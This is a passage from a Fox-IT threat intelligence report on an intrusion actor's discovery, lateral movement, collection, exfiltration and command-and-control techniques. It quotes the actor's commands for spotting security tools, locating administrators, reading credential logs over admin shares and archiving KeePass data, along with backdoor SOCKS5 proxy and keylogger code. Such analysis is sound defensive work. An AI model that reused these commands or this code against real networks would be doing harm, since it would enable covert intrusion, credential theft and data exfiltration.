The actor queries the registry of a compromised user to identify recent PuTTY sessions, likely done to passively identify remote systems for further lateral movement

```
/c cd /d c:\windows\temp\ & reg query HKEY_CURRENT_USER\Software\<username>\PuTTY\Sessions\
```

6.7.9 Remote System Discovery

The actor often checks for the availability of systems using the ping command:

```
/c cd /d c:\temp & ping <internal IP address> -n 1
```

6.7.10 System Information Discovery

To retrieve information of interest to the actor a custom VBS script is used. This script contains several functions to retrieve the following information:

- Volume drives and the type of drives (Removable disk, network disk, local disk etc.)
- Administrators
- Device information (Manufacturer, Model etc.)
- Installed software
- Recently executed software (MuiCache)
- Running processes

More information on this specific script can be found in chapter 5.4.

6.7.11 Security Software Discovery

Likely, as a result from the VBS reconnaissance script, described in chapter 5.4, the actor identifies security software. During one incident response case where Carbon Black (Response) agents were deployed, the actor identified the agent and repeatedly checked newly compromised systems for the presence of this incident response tool, as can be seen in the examples below:

```
/c cd /d c:\windows\temp & tasklist /v|find "cb.exe"
```

```
/Q /c dir c:\windows\CarbonBlack\cb.exe
```

Upon identifying the Carbon Black agents on systems the actor would occasionally halt its activity, while on other occasions activity would continue as usual.

6.7.12 System Network Configuration Discovery

The following command is executed on a compromised system to retrieve basic network configuration information:

```
ipconfig /all
```

6.7.13 System Network Connections Discovery

The actor executes a netstat command, using the find command to identify specific ports of interest: SSH (22), SMB (445) and RDP (3389). This is likely done to passively identify remote systems for further lateral movement.

```
/Q /c netstat -ano|find ":22"
/Q /c netstat -ano|find ":445"
/Q /c netstat -ano|find ":3389"
```

The actor executes the following command on a domain controller to list the records in a zone, likely to determine the high value targets:

```
dnscmd.exe /ZonePrint
```

6.7.14 System Owner/User Discovery

On compromised domain controllers the actor queries the Windows event logs to identify on which systems in the network highly privileged users are working, such as domain administrators and enterprise administrators.

```
wevtutil qe security /q:"*[EventData[Data[@Name='TargetUserName']='<username>']]" /c:2
```

The actor then uses administrative credentials to compromise specific systems.

6.7.15 System Service Discovery

In the example below the actor lists the running services and searches for one of its backdoors:

```
/c cd /d c:\windows\temp\ & tasklist /svc|find "aia.exe"
```

6.7.16 System Time Discovery

In the example below the actor retrieves the current time of a compromised system:

```
/c cd /d c:\windows\temp & time /t
```

6.8 Lateral movement

6.8.1 Remote File Copy

For the initial infection stage, the actor uses SMB to copy files to and from the target system. After the XServer backdoor has been deployed, files are instead transferred using the upload and download functionality of this backdoor.

6.8.2 Remote Services

The actor mostly uses WMI for lateral movement. In some cases, smbexec.py and psexec.py from the Impacket suite are used.

6.8.3 Windows Admin Shares

Though not consistently, the actor sometimes uses the C$ and IPC$ shares to access files on a remote system.

```
/c cd /d c:\temp & type \\<IP address>\c$\windows\system32\mimilsa.log
/c cd /d c:\windows\temp & dir \\<IP address>\IPC$
```

6.9 Collection

6.9.1 Clipboard Data

The keylogger mentioned in 6.6.2 also logs the victim's clipboard data:

```
win32clipboard.OpenClipboard()
pasted_value = win32clipboard.GetClipboardData()
win32clipboard.CloseClipboard()
outfile('\r\n[PASTE:%d] %s\r\n' % (len(pasted_value), pasted_value))
```

6.9.2 Data from Local System

The XServer backdoor deployed by the actor is capable of downloading arbitrary files from the victim system. However, this functionality is limited to only a single file at a time. Sometimes the actor uses tools like WinRAR or makecab.

6.9.3 Data Staged

Before exfiltrating documents WinRAR is used to bundle and compress them. The RAR archives created by WinRAR are staged in the working directory of the actor, which is `C:\Windows\Temp`.

6.10 Exfiltration

6.10.1 Exfiltration Over Command and Control Channel

The XServer backdoor is capable of downloading arbitrary files from the victim system. In several of Fox-IT's investigations this was the primary method for data exfiltration.

6.10.2 Data Compressed

On multiple occasions, we've observed the actor using legitimate tools such as WinRAR to bundle multiple files or makecab to compress a large file. In the examples below za.exe and zoo.exe are in fact renamed WinRAR binaries.

```
/c cd /d c:\windows\temp\ & makecab zww.txt zww.a
/c cd /d c:\windows\temp\ & za.exe a za.a -r c:\users\<username>\desktop\*.xlsx
/c cd /d c:\windows\temp & zoo.exe a zoo.a -r G:\Keepass\
```

Additionally, the XServer backdoor protocol uses DEFLATE to compress most of its communication.

6.11 Command and Control

6.11.1 Connection Proxy

The custom tooling deployed by this actor is capable of proxying traffic using a protocol very similar to SOCKS5. In observed cases, the actor employed this proxying functionality to move laterally within a victim's network. Often the custom XServer backdoor would be deployed on a server with a long uptime, which would then act as an initial proxy hop into the victim network. Through this proxy, traffic would be routed towards other systems in the network.

6.11.2 Custom Command and Control Protocol

A custom protocol is used for command and control communication. In the case of XServer, this protocol is capable of proxying traffic (optionally using multiple hops) and starting a backdoor session protected by TLS.

OSINT resulted in some public source code (hereafter referred to as "ProxyTest"), found on a Chinese blog[15], which shows a significant amount of similarities with the XServer and agent backdoor. The ProxyTest code provides (authenticated) SOCKS proxy functionality. XServer and agent provide the same functionality and the code used to achieve this shows a significant amount of similarities, both in the implementation of actual functionality as well as in the coding style such as variable and function naming. Some of the functionality similarities are highlighted in the table.

XServer

```
CliSock.Send(new byte[] { 0x05, 0x00 });
```

```
try
{
    Len = CliSock.Receive(RecvBuf);
    byte CMD = RecvBuf[1];
    byte ATYP = RecvBuf[3];
    if (CMD == 0x01)
    {
        if (ATYP == 0x01)
        {
            byte[] Addr = new byte[4];
            Buffer.BlockCopy(RecvBuf, 4, Addr, 0, 4);
            String sip = "";
            foreach (byte b in Addr)
            {
                sip += b.ToString() + ".";
            }
            IPAddress[] ips = Dns.GetHostAddresses(sip.Remove(sip.Length
- 1));
            ip = ips[0];
            Port = 256 * RecvBuf[8] + RecvBuf[9];
        }
        else if (ATYP == 0x03)
        {
            byte AddrLen = RecvBuf[4];
            byte[] Addr = new byte[AddrLen];
            Buffer.BlockCopy(RecvBuf, 5, Addr, 0, AddrLen);
            String HostName = System.Text.Encoding.Default.GetString(Addr);
            IPAddress[] ips = Dns.GetHostAddresses(HostName);
            ip = ips[0];
            Port = 256 * RecvBuf[AddrLen + 5] + RecvBuf[AddrLen + 6];
        }
        else
        {
            reply_error(CliSock);
            return;
        }
    }
}
catch
{
    reply_error(CliSock);
    return;
}

try
{
    CliSock.Send(reply);
    TransArgs targ = new TransArgs();
    targ.sockClient = CliSock;
    targ.ip = ip;
    targ.port = Port;

    TransmitData(targ);
}
```

Agent

```
No overlap
```

```
try
{
    sslsock.Read(buf, 0, 4);
    byte CMD = buf[1];
    byte ATYP = buf[3];
    if (CMD == 0x01)
    {
        if (ATYP == 0x01)
        {
            sslsock.Read(buf, 0, 6);
            byte[] Addr = new byte[4];
            Buffer.BlockCopy(buf, 4, Addr, 0, 4);
            String sip = "";
            foreach (byte b in Addr)
            {
                sip += b.ToString() + ".";
            }
            IPAddress[] ips = Dns.GetHostAddresses(sip.Remove(sip.Length
- 1));
            ip = ips[0];
            Port = 256 * buf[4] + buf[5];
        }
        else if(ATYP == 0x03)
        {
            sslsock.Read(buf, 0, 1);
            byte AddrLen = buf[0];
            sslsock.Read(buf, 0, AddrLen + 2);
            byte[] Addr = new byte[AddrLen];
            Buffer.BlockCopy(buf, 0, Addr, 0, AddrLen);
            String HostName = System.Text.Encoding.Default.GetString(Addr);
            IPAddress[] ips = Dns.GetHostAddresses(HostName);
            ip = ips[0];
            Port = 256 * buf[AddrLen] + buf[AddrLen + 1];
        }
        else
        {
            reply_error(sslsock);
            return;
        }
    }
    else
    {
        reply_error(sslsock);
        return;
    }
}
catch
{
    reply_error(sslsock);
    return;
}
try
{
    Socket ServerSock = new Socket(AddressFamily.InterNetwork, SocketType.
Stream, ProtocolType.Tcp);
    ServerSock.Connect(ip, Port);
    sslsock.Write(reply);
    StartTransData(CliSock, ServerSock, 2, sslsock);
}
catch
{
    reply_error(sslsock);
    return;
}
```

ProxyTest

```
CliSock.Send(new byte[] { 0x05, 0x00 });
```

```
try
{
    Len = CliSock.Receive(RecvBuf);
    byte CMD = RecvBuf[1];
    byte ATYP = RecvBuf[3];
    if (CMD == 0x01)
    {
        if (ATYP == 0x01)
        {
            if (RecvBuf.ToString().Split('.').Length == 5)
            {
                byte AddrLen = RecvBuf[4];
                byte[] Addr = new byte[AddrLen];
                Buffer.BlockCopy(RecvBuf, 5, Addr, 0, AddrLen);
                IPAddress[] ips = Dns.GetHostAddresses(Addr.ToString());
                ip = ips[0];
                Port = 256 * RecvBuf[AddrLen + 5] + RecvBuf[AddrLen + 6];
            }
            else
            {
                byte[] Addr = new byte[4];
                Buffer.BlockCopy(RecvBuf, 4, Addr, 0, 4);
                String sip = "";
                foreach (byte b in Addr)
                {
                    sip += b.ToString() + ".";
                }
                IPAddress[] ips = Dns.GetHostAddresses(sip.Remove(sip.
Length - 1));
                ip = ips[0];
                Port = 256 * RecvBuf[9] + RecvBuf[10];
            }
        }
        else if (ATYP == 0x03)
        {
            byte AddrLen = RecvBuf[4];
            byte[] Addr = new byte[AddrLen];
            Buffer.BlockCopy(RecvBuf, 5, Addr, 0, AddrLen);

            String HostName = System.Text.Encoding.Default.GetString(Addr);
            IPAddress[] ips = Dns.GetHostAddresses(HostName);
            ip = ips[0];
            Port = 256 * RecvBuf[AddrLen + 5] + RecvBuf[AddrLen + 6];
        }

        else
        {

            return;
        }

        CliSock.Send(new byte[] { 0x05, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00 });
    }
}
catch
{
    return;
}

try
{
    ServerSock = new Socket(AddressFamily.InterNetwork, SocketType.Stream,
ProtocolType.Tcp);

    ServerSock.Connect(ip, Port);

    StartTransData(CliSock, ServerSock);
}
catch
{
    CliSock.Shutdown(SocketShutdown.Both);
    CliSock.Close();
    return;
}
```

No overlap

```
while (bRunning)
{
    try
    {
        if (clisock.Poll(1000, SelectMode.SelectRead))
        {
            Array.Clear(recv_c_buf, 0, recv_c_buf.Length);
            if (type == 0)
                Len = clisock.Receive(recv_c_buf);
            else
                Len = sslstr.Read(recv_c_buf, 0, recv_c_buf.Length);
            if (Len == 0)
            {
                break;
            }
            else
            {
                srvsock.Send(recv_c_buf, 0, Len, 0);
            }
        }
        if (srvsock.Poll(1000, SelectMode.SelectRead))
        {
            Array.Clear(recv_s_buf, 0, recv_s_buf.Length);
            Len = srvsock.Receive(recv_s_buf);
            if (Len == 0)
            {
                break;
            }
            else
            {
                if (type == 0)
                    clisock.Send(recv_s_buf, 0, Len, 0);
                else
                {
                    sslstr.Write(recv_s_buf, 0, Len);
                }
            }
        }
    }
    catch
    {
        break;
    }
}
```

```
while (IsRun)
{

    try
    {
        if (clisock.Poll(1000, SelectMode.SelectRead))
        {

            Len = clisock.Receive(RecvBuf);



            if (Len == 0)
            {
                clisock.Shutdown(SocketShutdown.Both);
                clisock.Close();
                sersock.Shutdown(SocketShutdown.Both);
                sersock.Close();
                break;
            }
            else
            {
                Len = sersock.Send(RecvBuf, 0, Len, 0);
                Console.WriteLine("□" + SockNum.ToString() + "□" +  SrcHost
+ "==>" + DstHost + "[□□" + Len.ToString() + "□□]");



            }

        }
        if (sersock.Poll(1000, SelectMode.SelectRead))
        {

            Len = sersock.Receive(RecvBuf);


            if (Len == 0)
            {
                sersock.Shutdown(SocketShutdown.Both);
                sersock.Close();
                clisock.Shutdown(SocketShutdown.Both);
                clisock.Close();
                break;
            }
            else
            {
                Len = clisock.Send(RecvBuf, 0, Len, 0);
                Console.WriteLine("□" + SockNum.ToString() + "□" + DstHost
+ " ==> " + SrcHost + " [□□" + Len.ToString() + "□□]");



            }




        }
    }
    catch
    {

        break;


    }
}
```

6.11.3 Multi-hop Proxy

Both the XServer and Agent backdoors contain a partial implementation of a SOCKS5 proxy with some additional functionality. The additional functionality allows traffic to be routed over multiple hops, where each hop must be running the same type of backdoor. When hops are utilized, all hops to be used are included in the “handshake” packet. The receiving client takes one hop from the list, connects to the hop and transmits the remainder of the hops.

Commands executed through the webshell were occasionally executed via Tor exit nodes.

15. https://blog.csdn.net/ts__cf/article/details/47659829

6.11.4 Standard Cryptographic Protocol

XServer

The XServer backdoor utilizes TLS for its backdoor functionality. When the magic packet for starting a backdoor session is received, the socket is upgraded to a TLS socket. Even though the backdoor is technically the server in the connection, it will act like a TLS client. The backdoor will use “Root” as the SNI and the connecting client (TLS server) will reply with a certificate that has “Root” as common name.

Agent

The agent backdoor/proxy uses TLS in a similar way, but for the proxy functionality. It contains a similar multi-hop functionality as the XServer backdoor, but the final hop in the agent proxy will upgrade the socket to a TLS socket in the same way as XServer does. Underneath the TLS, the final hop still behaves like a regular SOCKS5 proxy. The TLS in this case makes sure that the traffic is encrypted across all hops, whereas it is plaintext with XServer.

The multi-hop functionality also differs slightly. In the agent variant, the individual hop IP addresses are encrypted using RC4, whereas they are plain in the XServer variant. Port numbers are still in plain, however.

6.11.5 Uncommonly Used Port

The actor uses uncommon high ports for its XServer backdoor. Over time, Fox-IT has observed the actor using port 47000 in early stages of an attack, but switch to 25667 in later stages. It is unclear why the actor choses these specific ports or why they are changed.

019-1312-EN

FOR A MORE SECURE SOCIETY

Fox-IT

Fox-IT prevents, solves and mitigates the most serious threats caused by cyber attacks, data leaks or fraud with innovative solutions for governments, defense agencies, law enforcement, critical infrastructures and banking and commercial enterprise clients worldwide. The Fox-IT Red Team service is part of NCC Group's Full Spectrum Attack Services. Fox-IT combines smart ideas with advanced technology to create solutions that contribute to a more secure society. We develop products and custom solutions for our clients to guarantee the safety of sensitive and critical (government) systems, to protect industrial networks, to defend online banking systems and to secure confidential data.

FOX IT
part of nccgroup

fox-it.com

Fox-IT B.V.
Olof Palmestraat 6, Delft
P.O. Box 638, 2600 AP Delft
The Netherlands

T +31 (0)15 284 7999
F +31 (0)15 284 7990
fox@fox-it.com

Fox-IT is part of NCC Group.